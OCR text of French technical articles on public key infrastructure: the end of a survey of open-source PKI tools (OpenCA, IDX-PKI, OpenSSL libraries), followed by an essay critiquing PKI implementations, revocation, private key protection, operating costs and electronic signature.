
OpenCA


www.openca.org

Le projet OpenCA a démarré en 1999. La première idée a été de rassembler trois parties : une interface Web en Perl, OpenSSL comme moteur cryptographique et une base de données. Cette conception est encore vraie aujourd'hui. La plupart des opérations sont aujourd'hui réalisables au travers d'une interface Web.

- interface **publique** ;
- interface **LDAP** ;
- interface RA (*Registration Authority*) ;
- interface CA (*Certificate Authority*) ;
- **multilingue** ;
- SCEP (*Simple Certificate Enrollment Protocol*) ;
- OCSP (*Online Certificate Status Protocol*) ;
- filtrage par adresse IP de l'accès aux interfaces ;
- accès par mot de passe ;
- accès par certificat (et SmartCard) ;
- Contrôle d'Accès Basé sur le Rôle (**RBAC**) ;
- gestion flexible du **sujet** des certificats ;
- gestion flexible des extensions des certificats ;
- révocation par code PIN ;
- révocation par signature numérique ;
- gestion des **CRL** ;
- alertes pour l'expiration des certificats ;
- support de la quasi-totalité des navigateurs (graphiques).

Illustrations de l'interface d'administration





OpenCA est un projet italien dont le développeur principal est Massimiliano PALA, que vous trouverez cité à de nombreuses reprises dans le ChangeLog de OpenSSL. On lui doit en autres la possibilité de passer de nombreux attributs sur la ligne de commande, idéal pour les traitements automatisés.

L'installation par défaut est assez simple, contrairement à la configuration avancée des différentes options. Il comprend la possibilité de déployer une architecture décentralisée avec des niveaux de délégation d'administration adaptés à une entreprise. Néanmoins, il faudra du temps et plus que la documentation existante pour en tirer vraiment partie.

Le support du multilingue a démarré récemment par la traduction complète de l'interface par une équipe de Français (qui vient écraser les fichiers de la distribution). Cette traduction est maintenant en partie intégrée dans la distribution de développement, et il est possible de choisir le langage lors de l'installation. Il est clair qu'il reste du travail dans ce domaine.

L'OCSP restera la bête noire d'OpenCA car il est toujours en version beta, depuis février 2003, et ne répond que partiellement à la RFC 2560. Il est préférable d'utiliser OpenSSL.

IdealX

idx-pki.idealx.org

La société IdealX développe en parallèle deux projets de PKI. L'un, commercial, est vendu à ses clients accompagné de la dose nécessaire de prestation de service pour mener à bien un projet dans une entreprise. Le second est fourni en Open Source. L'architecture est la même pour ces deux approches mais nous dirons que la version commerciale est bien entendu plus complète, comporte une documentation exhaustive et certaines fonctionnalités supplémentaires.

Les fonctionnalités principales sont :

> Mode centralisé

Dans ce mode, IDX-PKI génère les clés et les transmet aux utilisateurs ou aux administrateurs.

> Mode décentralisé

Génération de clés et de certificats pour les navigateurs (Internet Explorer, Netscape, Mozilla, Opera, etc.), les jetons de sécurité (cartes à puce, clé USB, etc.), les équipements réseau (serveur SSL,VPN, etc.).

> Génération de certificat Serveur

IDX-PKI supporte la signature de certificats pour les serveurs (e.g.VPN IPsec, HTTPS, LDAPS, IMAPS, etc.).

> Administrateurs AE multiples

Plusieurs officiers de sécurité peuvent, sur l'autorité d'enregistrement, valider les demandes de certificats.

> Basic SCEP

Le module SCEP permet aux équipements et clients VPN de s'enrôler automatiquement dans IDX-PKI.

> API HTTP

IDX-PKI possède une API grâce à laquelle des applications requièrent ses services.


> Interface multilingue

Possibilité de choisir la langue de l'interface d'administration (figure 3).

Le principal reproche réside dans le fait que la version Open Source ne permet pas de dissocier l'interface Web de l'autorité de certification, ce qui contraint à mettre la CA en ligne. Ajoutons à cela que dès que l'on souhaite utiliser certaines des options de compilation, on s'expose à un plantage quasi certain car beaucoup de morceaux sont tout bonnement absents.

Le support du multilingue est beaucoup plus poussé, et plutôt bien implémenté, et s'adapte aux recommandations des navigateurs (préférences linguistiques).

Figure 3



Ci-contre, en figure 4, un dernier exemple de l'interface d'administration pour la création de certificats utilisateurs.

Programmation

Si toutefois vous souhaitez vous engager dans la programmation, soit pour compléter les applications décrites plus haut, soit pour intégrer les certificats X.509 dans vos propres applications, vous disposez des librairies OpenSSL.

Les deux projets Open Source cités plus haut sont intéressants à décortiquer car ils vous donnent un bon aperçu des possibilités externes d'OpenSSL. Vous pourrez aussi réutiliser les modules Perl dans vos propres applications.

Il est intéressant de mentionner ici un site qui centralise les différentes initiatives de librairies cryptographiques Open Source : **http://web.homeport.org/~adam/crypto/** (merci Yannick).

C/C++


Les API natives des deux librairies `libcrypto` et `libssl` vous donnent accès aux interfaces de plus haut niveau comme aux interfaces de plus bas niveau, avec un niveau de difficulté croissant. Je ne saurais que trop conseiller le livre OpenSSL [2] sur votre table de nuit (si, si, il faut bien ça).

Perl, PHP

Ces deux langages de prédilection pour le développement d'application Web ont rapidement vu apparaître des paquetages permettant d'accéder aux API (certes pas à toutes). Perl avait déjà commencé avec SSLeay, l'ancêtre de OpenSSL, créé par Eric A. Young (ça vous dit quelque chose ces initiales ?).

OpenCA et Idx-PKI, pour leur part, ont développé des modules Perl complémentaires pour simplifier l'écriture de leurs applications.

Figure 4



Il existe un projet SourceForge de développement d'une PKI en PHP : c'est déjà un bon exemple d'automatisation.

Signalons pour finir que la plupart des produits qui incluaient des fonctions de cryptographie ont maintenant délégué cette tâche à la `libcrypto` d'OpenSSL, c'est le cas du Secure SHell (SSH), qui s'est dès lors fortement allégé.

Java

Java fera ici figure d'exception, puisque s'il est capable d'utiliser des protocoles SSL et des certificats X.509, il n'a aucun rapport avec OpenSSL. SUN a défini une architecture de fournisseurs de service de cryptographie qui laissent libre cours à l'implémentation. Une implémentation de base est fournie avec le JDK, mais on est rapidement tenté de lui adjoindre des distributions comme BouncyCastle pour compléter la liste des algorithmes.

D'ailleurs, l'utilisation croisée des outils de gestion de certificats Java, comme keytool, avec une PKI OpenSSL n'est pas une mince affaire, notamment parce que keytool s'appuie sur cette même librairie de base.

Conclusion

Comme je vous l'ai dit au début de cet article, la complexité technique est faible comparée à la dimension organisationnelle qui peut, purement et simplement, annihiler un tel projet. Rappelez-vous aussi qu'à partir du moment où vous déploierez des application à base de certificats, et plus généralement autour d'une PKI, vous serez soumis à la rigueur des mathématiques : plus de négociation avec l'administrateur système dans le cas où votre certificat ait expiré (et que vous deviez rendre une proposition commerciale super importante pour le jour-même) !

Néanmoins, cette idée de complexité incommensurable a fait son chemin, avec des articles à la limite de la désinformation sur Internet, mélangeant symétrie et asymétrie des algorithmes, longueurs de clés et espaces de clés et bien plus.

Une dernière petite mise en garde, puisque cet article est quasiment dédié à OpenSSL, tout du moins à l'Open Source : il ne faut pas négliger la charge de la veille technologique nécessaire, surtout dans le domaine de la sécurité. OpenSSL a récemment évolué suite à deux grosses failles de sécurité qui pouvaient entraîner un déni de service. Si vous avez bâti une application au-dessus d'OpenSSL, sa mise à jour pourrait bien s'avérer problématique.

Pour résumer, si la qualité des logiciels Open Source est maintenant reconnue, il ne faut pas pour autant croire que leur coût est nul, surtout leur coût d'administration et de support. Les majors du consulting technique ne s'y sont pas trompées : elles vous fournissent solutions et support sur des produits Open Source... Allez, encore un petit effort, on y est presque !

Bibliographie

- [1] Christophe CACHAT et David CARELLA, ***PKI Open Source***, *Déploiement et administration*. Editions O'Reilly, Paris, 2003.
- [2] John VIEGA, Matt MESSIER et Pravir CHANDRA, ***Network Security with OpenSSL***, *Cryptography for Secure Communications*. Editions O'Reilly, 2002.
- [3] Bruce SCHNEIER, ***Applied cryptography***, *2nd edition*. John Wiley & Sons, 1996.
- Timothy A. Howes, Mark C. Smith et Gordon S. Good, ***Understanding and Deploying LDAP Directory Services***, Macmillan Technical Publishing, Indianapolis, 1999.
- Jamie Jaworski et Paul J. Perrone, ***Java Security***, CampusPress, Paris, 2001
- Ben LAURIE et Peter LAURIE, ***Apache***, *Installation et mise en œuvre*. Edition O'Reilly, Paris, 1998.
- Eric Rescorla, ***SSL and TLS***, *Designing and Building Secure Systems*, Addison Wesley, Reading, MA, USA, 2000.
- Jalal Feghhi, Jalil Feghhi et Peter Williams, ***Digital Certificates***, *Applied Internet Security*, Addison Wesley Longman Inc., Reading, MA, USA, 1999.
- **RFC** : *Internet X.509 Public Key Infrastructure* - **2459**, 2510, 2511, 2527, 2528, 2559, 2560, 2585, 2587, 3029, 3039, 3161, 3279, **3280**, 3647, 3709, 3739.
- **RFC** : *The TLS Protocol*- **2246**, 2487, 2595, 2817, 2818, 3207, 3268, **3546**.

Les Infrastructures de Gestion de Clés : faut-il tempérer les enthousiasmes ?

Introduction

Les technologies fondées sur des certificats X509 ne manquent pas d'atouts. Au premier chef, elles sont normalisées et universelles. Les certificats permettent bien plus que SSL (HTTPS, LDAPS, IMAPS, SMTP/TLS...). De nombreux autres usages utilisent les certificats, citons IPSec, la signature de document ou de logiciels, le contrôle de licences. De plus, ces technologies sont déjà très anciennes, donc probablement matures : X509 date de 1988, SSL v2 de 1994, S/MIME est décrit dans le RFC1847 [1] en 95. Les produits supportant ces standards sont eux aussi très anciens, par exemple, le projet OpenSSL a démarré au printemps 98.

Pourtant, la généralisation de ces technologies, annoncée avec tambours et trompettes, se fait toujours attendre. Certes, les serveurs HTTPS sont aujourd'hui légion, mais voici plusieurs années que l'on brandit toujours les mêmes exemples de mise en œuvre des technologies de signature : télé-déclaration de la TVA, télé-déclaration de l'impôt sur le revenu, carte santé, etc.

Depuis un an, la presse économique distille un message contrasté sur le sujet. On y lit que ces technologies d'avenir représentent de juteux marchés et que les leaders de ce secteur ont un fort potentiel de développement. On y découvre aussi que beaucoup d'entre elles ne font pas de bénéfices et que le marché, très en dessous des prévisions, n'en finit pas d'être sur le point de décoller. Quelques acteurs du secteur seraient en difficulté. Certains analystes se risquent même à avancer l'idée que comme pour toute infrastructure, les profits ne seront jamais au rendez-vous de la prestation d'IGC du fait du montant des investissements et des coûts de maintenance. Bien que cette presse économique nous ait habitué à raconter tout et son contraire, on peut sans conteste retenir que l'unanimité autour de cette question s'effrite.

Plusieurs articles [5][6][7] ont décrit les insuffisances des IGC et certains auteurs les ont déjà enterrés [8][9][10]. Cet article tentera plus modestement de montrer l'écart considérable entre le modèle théorique très sophistiqué et les pratiques majoritaires.

Des implémentations très imparfaites

Les éléments fondamentaux sur lesquels on doit baser la confiance dans les services d'une IGC sont principalement : la cryptologie, la protection des clés privées, la liste des Autorité de Certification (AC) de confiance et la révocation. Acceptons l'hypothèse que les algorithmes de cryptologie sont sans faille et sont parfaitement implémentés par tous les éditeurs et examinons la qualité des implémentations les plus utilisées (Mozilla, IE, Apache/mod_ssl et IIS) vis-à-vis de la gestion des listes d'AC de confiance, de la protection des clés et de la révocation.

Le contrôle des autorités de confiance dans les clients

Le modèle d'IGC décrit comment la notion de confiance découle d'indicateurs associés à chaque AC. Ces indicateurs sont très sophistiqués, il convient de citer la *politique de certification*, la *déclaration des pratiques de certification*, les *audits* de conformité aux spécifications. L'identificateur de la politique de certification figure dans les extensions X509v3 de chaque certificat. La politique de certification doit être évaluée au regard des besoins de sécurité de chaque application. Cette évaluation concerne tous les aspects de l'IGC, depuis les techniques cryptographiques jusqu'à l'identification des intérêts politiques ou financiers qui contrôlent l'IGC et qui peuvent être en conflit avec les objectifs de l'application concernée. Les applications doivent tester l'identificateur de la politique de certification appliquée pour chaque certificat avant de l'accepter.

Netscape, Mozilla, Internet Explorer représentent l'énorme majorité des logiciels clients utilisés. Tous permettent d'installer des certificats personnels et des certificats d'AC. Ils sont pré-configurés avec une liste d'environ 80 AC dans Internet Explorer et dans Mozilla. Nous ne savons presque rien de ces AC, pourtant, dans nos navigateurs, nous leur accordons à toutes la même confiance (par exemple, il n'est pas possible de spécifier les AC autorisées pour la signature S/MIME des sous-domaines de gouv.fr et celles valides pour des domaines.com). Ce point est particulièrement préoccupant car tout le bel édifice de sécurité n'est que du décorum si l'on ne peut ni choisir les autorités de référence ni pondérer leur validité en fonction de leurs usages. Mozilla permet en apparence de supprimer les AC par défaut, mais celles-ci réapparaissent subrepticement lors du premier redémarrage de l'application ! Quant à Internet Explorer, sous Windows XP, l'opération « Windows update » réinstalle à votre insu deux certificats Microsoft.

Ce problème du contrôle des AC pré-installées est d'autant plus préoccupant qu'il n'est pas le fruit d'une bogue amenée à disparaître mais au contraire, il résulte d'une stratégie des éditeurs de ces navigateurs. S'il est difficile de supprimer des autorités de certification, il est possible d'en installer de nouvelles. Malheureusement, aucune administration centralisée de cette opération particulièrement délicate n'est possible (comment être sûr de ne pas installer une fausse AC ?). Nous devons en laisser la responsabilité aux utilisateurs et nous sommes condamnés à les aider à se débattre avec des interfaces très imparfaites, là où les informaticiens devraient les éduquer sur les enjeux de cette opération.

La seule issue crédible serait-elle l'emploi exclusif de certificats commerciaux dont les AC sont pré-installées dans les navigateurs du marché ?

La révocation

La révocation est souvent présentée comme le talon d'Achille de l'IGC. Elle pose en effet de nombreuses difficultés théoriques et pratiques qu'on ne saurait évacuer simplement en arguant que la

S. Aumont
<serge.aumont@cru.fr>

Tableau 1

Clients	CRL	OCSP
Mozilla	Ignorée par défaut mais mise à jour automatique	Disponible
IE	Ignorée par défaut	Non disponible
Apache(modssl)	Ignorée par défaut, configuration et mise à jour à la charge de l'administrateur sans automatisme	Non disponible
IIS	Mise en œuvre automatique avec prise en compte du bit « critical » indiquant dans le certificat que l'emploi de la CRL est requis	Non disponible

révocation est un évènement exceptionnel. Imaginez le système de carte bancaire sans le fichier des cartes volées !

L'objectif est de diminuer la fenêtre de vulnérabilité, c'est-à-dire la période entre le moment de la compromission d'une clé et le moment où cette clé n'est plus utilisable sur une application. Cette fenêtre de vulnérabilité dépend de trois facteurs :

1. la capacité à détecter la corruption d'une clé ;
2. la réactivité de l'IGC responsable de la révocation ;
3. la diffusion de l'information de révocation jusqu'aux applications.

La première question, probablement la plus préoccupante, est celle de la détection qu'une clé a été compromise ou risque d'avoir été compromise. Bien entendu, il y a des cas où la réponse est évidente : le vol d'un matériel (PC portable, carte à puce…), mais comment savoir si une personne hostile n'a pas copié les clés stockées sur un disque dur ?

Le deuxième facteur dépend d'un haut niveau de disponibilité du service de révocation. C'est une contrainte très forte pour l'exploitation d'une IGC qui impacte directement le coût d'une IGC.

Le dernier facteur, celui de la propagation de l'information de révocation, a fait l'objet de nombreuses critiques. La méthode la plus classique consiste à publier périodiquement une liste de révocation appelée CRL. Charge aux utilisateurs de mettre à jour cette CRL un peu comme on le fait pour la base de signature d'un anti-virus. Cette méthode donne de mauvais résultats car elle n'est pas fondée sur du « push » et ne permet donc pas de décider de propager une alarme. Par ailleurs, la charge induite sur le serveur de publication de la CRL est proportionnelle au carré du nombre d'utilisateurs (plus il y a d'utilisateurs, plus il y a d'accès à la CRL et plus la CRL est grosse). Cette charge pousse à allonger la périodicité des mises à jour aux dépens de la fenêtre de vulnérabilité. La solution avancée consiste à tester la validité du certificat lors de chaque usage de celui-ci interrogeant un serveur avec le protocole OCSP (*Online Certificat Status Protocol*). Cette solution permet effectivement de réduire le troisième facteur de la fenêtre de vulnérabilité.

La qualité du traitement de la révocation dans les applications est diverse, comme pour la liste des AC de confiance, les navigateurs ne permettent pas une administration centralisée de cette fonction (voir Tableau 1).

La protection des clés privées

La protection en confidentialité des clés privées est un enjeu important pour chaque composant de l'IGC. Ce paragraphe n'est consacré qu'aux clés privées associées aux certificats émis par l'IGC et non aux clés des composants de l'IGC elle-même.

Dans le cas de la diffusion de certificats de personne, la protection des clés privées est un élément très important de la politique de certification de l'AC. En effet, nous savons tous que les magasins de certificats de Windows, de même que la base de certificats de Mozilla, sont exposés parce que stockés sur le disque dur du poste de travail. Il est alors relativement facile de s'emparer des clés, par exemple par le vol d'un PC portable ou l'intrusion d'un pirate sur le poste de travail. Même si les clés sont chiffrées, l'attaquant peut alors appliquer toutes les méthodes d'attaque de mot de passe usuelles (en particulier l'attaque par dictionnaire). Les chances de succès de cette attaque sont alors réelles car :

- Les tentatives sont faites « offline », sans autre limitation de temps que la durée de validité du certificat et sans laisser de trace dans les logs d'aucun serveur ;
- Les mots de passe ont de grandes chances d'être plus fragiles que les mots de passe de *login* car cette configuration ne permet pas d'imposer une politique de gestion des mots de passe (longueur et complexité minimale, test d'existence dans un dictionnaire, changement périodique obligatoire…).

Le sommet est atteint par Internet Explorer qui par défaut, lors de l'installation d'un nouveau certificat personnel ne chiffre pas la clé et en autorise l'exportation ! Quiconque accède au poste de travail peut utiliser le certificat ou le copier avec la clé privée associée !

Il convient d'examiner aussi la question (trop souvent négligée) de la protection des clés de serveurs. La situation est souvent pire que celle des navigateurs. Ainsi, la plupart des serveurs Apache utilisent une clé privée stockée en clair dans un fichier faute de quoi le redémarrage du serveur ne peut être automatisé. La menace la plus importante est alors la capture de la clé privée par le détournement d'un CGI interprété (insertion de code dans les données d'un formulaire).

Pour répondre à la problématique de protection des clés privées, la solution avancée s'appuie sur un matériel qui permet la génération du biclé initial, le stockage et la rétention de la clé privée sur un

support actif (*token* USB, carte à puce…). Les services de chiffrement et de signature sont alors accessibles via une API (PKCS#11 [3]) dont le code s'exécute sur le dispositif de protection de clés. Ainsi organisé, il est possible de rendre totalement inaccessible la clé privée en dehors de son support sécurisé. Cette architecture est possible pour les applications du poste de travail utilisateur comme pour les serveurs, pour lesquels on parle de HSM (*Hardware Security Module*). Même si certains spécialistes décrivent des attaques de ces supports de clés, le niveau de protection atteint est très élevé.

Il faut alors s'interroger sur la gestion de ces dispositifs matériels de protection des clés. En effet, que le choix se porte sur une carte à puce ou sur un token USB, le déploiement impose :

- d'initialiser électroniquement le support (et dans le cas d'une carte à puce le personnaliser physiquement) ;
- de le faire parvenir à son titulaire ;
- de s'assurer que le titulaire fait bien sa demande de certificat sur le support et non via son navigateur. Cela ne semble possible que par un contrôle visuel d'un opérateur ou l'écriture d'une application spécifique (applet JAVA signée par exemple) !;
- de déployer les pilotes et dans le cas de cartes à puce les lecteurs ;
- de gérer les pertes de mot de passe (reformater le support, révoquer le certificat) ;
- de gérer les pertes de support (révoquer le certificat, détecter les utilisateurs récidivistes pour gérer le coût induit par les pertes) ;
- de récupérer les supports lors du départ de son titulaire (mutation, etc.) ;
- de gérer les pannes de matériel et les contrats de maintenance associés.

Les tokens USB sont à la mode car contrairement aux cartes à puce ils ne requièrent pas l'installation de lecteur spécifique, mais les promoteurs de cette solution font facilement l'impasse sur les inconvénients de ce support :

- l'installation d'un driver spécifique ;
- la connectique USB inadaptée à certains usages (on ouvre facilement une porte avec une carte à puce, cela paraît impossible avec un token USB !) ;
- le caractère totalement impersonnel du support, ce qui est paradoxal pour supporter une donnée éminemment personnelle (une carte à puce sera le plus souvent gravée avec le nom de son titulaire, voir avec sa photo). Une conséquence observée de ce manque de personnalisation est la tendance des utilisateurs à prêter leur token ! Adieu l'imputabilité des transactions !

Pour essayer de contourner le paradoxe entre la dématérialisation des procédures et l'emploi d'un matériel de protection des clés, des sociétés (*Cryptolog* et *Cryptomathic*) proposent des serveurs centralisés pour le stockage et la protection des clés privées, sortes de « cartes à puce virtuelles ». L'existence de cette offre ne se justifie que par les difficultés de déploiement et de gestion des tokens, fussent-ils au format USB.

Conclusion sur les implémentations

L'expérience montre qu'il est difficile, voire impossible de garantir la mise en œuvre effective des éléments fondamentaux d'une politique de certification (choix des AC, révocation, protection des clés) avec les implémentations courantes de navigateurs et de serveurs. La partie semble moins délicate si l'on décide de diffuser un navigateur préalablement configuré avec les bonnes AC sur tous les postes des utilisateurs, mais est-ce toujours possible ?

Ce n'est donc pas un hasard si beaucoup de travaux dans ce domaine visent à centraliser les composants des services fondés sur une IGC. Ainsi, le RFC3029 [2] décrit des serveurs de validation qui permettent de s'affranchir des fonctionnalités médiocres des navigateurs dans ce domaine. Cette approche assure un meilleur respect de la politique de validation d'une signature grâce à une administration centralisée.

Que cache l'exploitation d'une IGC ?

Exploiter une IGC, c'est s'engager à mettre en œuvre la politique de certification et la déclaration des pratiques de certification de l'IGC. Ces documents imposent des contraintes telles qu'il semble difficile de les satisfaire. Ainsi, il est fondamental de garantir à la fois la confidentialité des clés privées d'AC et leur disponibilité pendant des périodes très importantes.

Parce qu'il est quasiment impossible de changer les clés d'une AC racine, la durée de validité typique pour un certificat d'AC se compte souvent en dizaines d'années, par exemple le certificat de l'AC racine de la direction générale des impôts est valide jusqu'en 2013, celui de l'AC « Certiposte » jusqu'en 2018, celui de « VeriSign Trust Network » jusqu'en 2028, etc.

Un certificat se doit de contenir une référence à la politique de certification en vigueur lors de son émission. Valider un certificat pour un usage consiste à accorder ou non une certaine confiance dans celui-ci. Cette validation se fait donc normalement en fonction de la politique de certification en cours lors de l'émission de ce certificat en testant l'extension X509 V3 « certificate policies » contenant un identificateur unique d'une politique de certification. En théorie, cela permet de faire évoluer la politique de certification au cours de la vie d'une IGC, mais cette extension X509 est ignorée de la plupart des applications ; il faut donc peser chaque engagement figurant dans une politique de certification au regard de la durée de vie du certificat correspondant. Ainsi, par exemple, s'engager à prendre en compte une demande de révocation dans un délai de 12 heures pendant une durée de 20 ans ne doit pas être fait à la légère.

L'émission d'un certificat pour une durée de validité de plusieurs années est donc un pari sur la capacité de la structure à respecter la politique de certification et les contraintes qu'elle suppose. Il faut donc trouver des solutions techniques et organisationnelles pour parer à des éventualités qui sont rarement intégrées dans les projets informatiques courants. Citons par exemple l'obligation de répartir les responsabilités fonctionnelles sur des entités différentes pour se prémunir de conflits d'intérêt qui pourraient mener à un manque de rigueur. L'entité qui exploite le service, celle qui le spécifie et celle qui en assure l'évaluation (l'audit), doivent être distinctes. De même, pour se prémunir des malveillances des personnels, aucun rôle critique ne peut être confié à une seule personne. Par exemple, pour toute opération utilisant la clé de l'AC, l'accord de N opérateurs parmi M personnes autorisées est requis. Des techniques spécifiques de chiffrement permettent de garantir cette propriété.

La politique de certification type PC2 [11] oblige à prévoir les dispositions relatives à la gestion du personnel : renouvellement des personnes, formation initiale et continue, gestion des carrières, etc. L'impact de toutes ces dispositions dépasse de loin la mise en

place d'un coffre-fort électronique. Les coûts d'exploitation induits sont considérables. Même avec un outil aussi formel qu'une politique de certification, la moindre erreur dans l'exploitation de l'IGC constituerait une tache indélébile dans le niveau de confiance de l'IGC.

Enfin, souvenons-nous de ce qu'était l'informatique il y a trente ans : une politique de certification fondée sur les menaces qu'on pouvait identifier à cette époque aurait aujourd'hui un caractère dérisoire.

La signature : un concept extrêmement complexe

La signature électronique n'est pas seulement un élément de preuve d'intégrité comme peut en fournir par exemple PGP. Le signataire d'un document applique à celui-ci une marque de son approbation qui sera reconnue par les destinataires du document.

Le concept de signature fait appel à un ensemble de propriétés pour lesquelles nous avons besoin à ce jour de certificats et donc d'IGC. Cependant, les certificats ne sauraient être suffisants pour proposer des applications de la signature. De nombreuses autres conditions sont indispensables, comme par exemple un encadrement juridique. Les notions qui semblent les plus simples deviennent très sophistiquées quand on les examine en détail. Nous abordons ici uniquement deux points parmi d'autres pour montrer cette complexité.

"What you see is what you sign" ?

Lorsque l'on signe un document papier on appréhende facilement ce qui a été signé. Dans le cas d'un document électronique, il faut s'interroger sur toutes les évidences. Quelles sont les garanties que l'application de signature affiche le même contenu que l'application de vérification de signature ? Imaginez que vous signez un contrat financier mais que la somme concernée dépende du poste de travail utilisé pour visualiser le document ! Cette situation est possible en particulier si le document utilise, par le biais d'une macro, des informations contenues dans un autre fichier. Dans cette hypothèse, lors de l'affichage ou de l'impression du document, le contenu de celui-ci peut varier sans que l'intégrité du fichier signé ne soit affectée. Dès lors, est-il possible de signer des documents codés dans des formats permettant l'emploi de « macros » ou « d'includes » comme Word ou PDF [4] ?

L'évaluation d'un dispositif de signature prévue par la loi doit prendre en compte cette notion appelée « what you see is what you sign ». La cible d'évaluation (*Target Of Evaluation*) d'un tel dispositif est donc forcément très large.

Quelle est l'utilité de l'horodatage dans le processus de signature ?

Quand on signe un document, par exemple un contrat, on peut avoir besoin d'en vérifier la signature longtemps après. La révocation ou la fin de validité d'un certificat ne doit pas remettre en cause la signature des documents antérieurs. Cela signifie que l'on teste la validité d'un certificat non pas à l'instant de la vérification de signature, mais à la date à laquelle celui-ci a été utilisé pour signer le document. En conséquence, au-delà de la période de validité du certificat, il est possible pour son titulaire d'anti-dater un document et de le signer avec le certificat expiré (il suffit par exemple de reculer la date du PC). De même, si la clé privée de ce certificat a été révélée ou si le certificat est révoqué, il reste possible de faire une signature valide en anti-datant le document à une date antérieure à la date de révocation.

Il est donc fondamental de dater par une méthode sécurisée l'acte de signature. Ce service est confié à l'Autorité d'Horodatage qui signe une empreinte du document en y ajoutant le tampon d'horodatage.

A ce jour, le droit français ne fait aucune référence aux autorités d'horodatage.

La dématérialisation de procédures, un objectif difficile à atteindre

Nous avons montré que les outils disponibles à ce jour implémentent de façon très imparfaites les concepts des IGC. Les navigateurs disposent d'implémentations embryonnaires des usages de certificats. Malgré leur sophistication, les certificats ont peu d'intérêt sans les applications qui les utilisent. Déployer de telles applications, même en présupposant la disponibilité des certificats ayant les qualités requises, constitue des projets très lourds. Il faut non seulement disposer de dispositifs de signature incluant l'horodatage et l'archivage, mais aussi intégrer ce service de signature dans de nouveaux « work-flow ». Enfin, une part importante du travail consiste à mettre en œuvre une gestion des privilèges (à quel titre cette personne signe tel ou tel document ?).

Références

- [1] RFC 1847 : *Security Multiparts for MIME: Multipart/Signed and Multipart/Encrypted*
- [2] RFC 3029 : *Internet X.509 Public Key Infrastructure Data Validation and Certification Server Protocols*
- [3] RSA, PKCS #11 - *Cryptographic Token Interface Standard*, **http://www.rsasecurity.com/rsalabs/pkcs/pkcs-11**
- [4] CERTA, *Visualisation incorrecte de document Word*, **http://www.certa.ssi.gouv.fr/site/CERTA-2001-REC-001/index.html.2.html**
- [5] G Ellisson, B Schneier. *Ten Risks of PKI: What You're Not Being Told About Public Key Infrastructure 2000*
- [6] Eric Knight. *Throwing Rocks at the Public Key Infrastructure 2000*, **http://ouah.kernsh.org/trpki.pdf**
- [7] Roger Clarke. *The fundamental Inadequacies of Conventional PKI*, **http://www.anu.edu.au/people/Roger.Clarke/II/ECIS2001.html**
- [8] Scott Berinato. *Only Mostly Dead: RIP PKI, Why a security platform never took off*
- [9] Gene Schultz. *2002 will be the year that public Key Infrastructure dies*, **http://www.arcsight.com/graphics/solutions/Arcticle02_march_2002.pdf**
- [10] Mickael Meehan. *Too late for digital certificates 2001* (*Computerworld*)
- [11] CISSI, *Procédures et Politiques de certification de clés*, **http://www.ssi.gouv.fr/fr/documents/pc2v2.pdf**

Glossaire : PKI

